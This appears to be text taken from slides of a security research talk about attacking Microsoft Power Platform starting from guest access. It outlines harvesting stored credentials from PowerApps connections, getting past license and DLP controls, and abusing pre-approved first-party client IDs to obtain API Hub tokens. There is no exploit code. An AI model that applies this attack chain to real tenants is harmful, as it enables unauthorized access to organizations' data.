


A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app? **No.**




A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)


Using a built-in public client app? **No.**

Using our own app? **No.**



Where are we again?

Got guest access.



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


The screenshot shows the Microsoft Power Apps interface with the title bar "All You Need Is Guest". The left sidebar includes options like Home, Create, Learn, Apps, Tables, Flows, Solutions, and Connections. The main area displays a list of connections under the heading "Connections in Zenity Demo (default)". The table has columns for Name, Modified, and Status. The connections listed are:

Name	Modified	Status
https://enterpriselp.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	12 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
enterprisefinancial.financialreports.database.windows.n... SQL Server	22 min ago	Connected
enterprisecustomers.customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


Tried to access



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection (*bypass vuln under disclosure*)

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection (*bypass vuln under disclosure*)
→ Blocked by prog access to API Hub



Solving for scope

We need to find an AAD app that is:

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!




Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!




Solving for scope


We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can't generate tokens on it's behalf.



How does msft cross-app SSO work? (or – introduction to family of client IDs)



How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name	Visual Studio	Microsoft Flow
Office 365 Management	OneDrive iOS App	Microsoft Planner
Microsoft Azure CLI	Microsoft Bing Search for Microsoft Edge	Microsoft Intune Company Portal
Microsoft Azure PowerShell	Microsoft Stream Mobile Native	Accounts Control UI
Microsoft Teams	Microsoft Teams - Device Admin Agent	Yammer iPhone
Windows Search	Microsoft Bing Search	OneDrive
Outlook Mobile	Office UWP PWA	Microsoft Power BI
Microsoft Authenticator App	Microsoft To-Do client	SharePoint
OneDrive SyncEngine	PowerApps	Microsoft Edge
Microsoft Office	Microsoft Whiteboard Client	Microsoft Tunnel
		Microsoft Edge
		SharePoint Android
		Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)

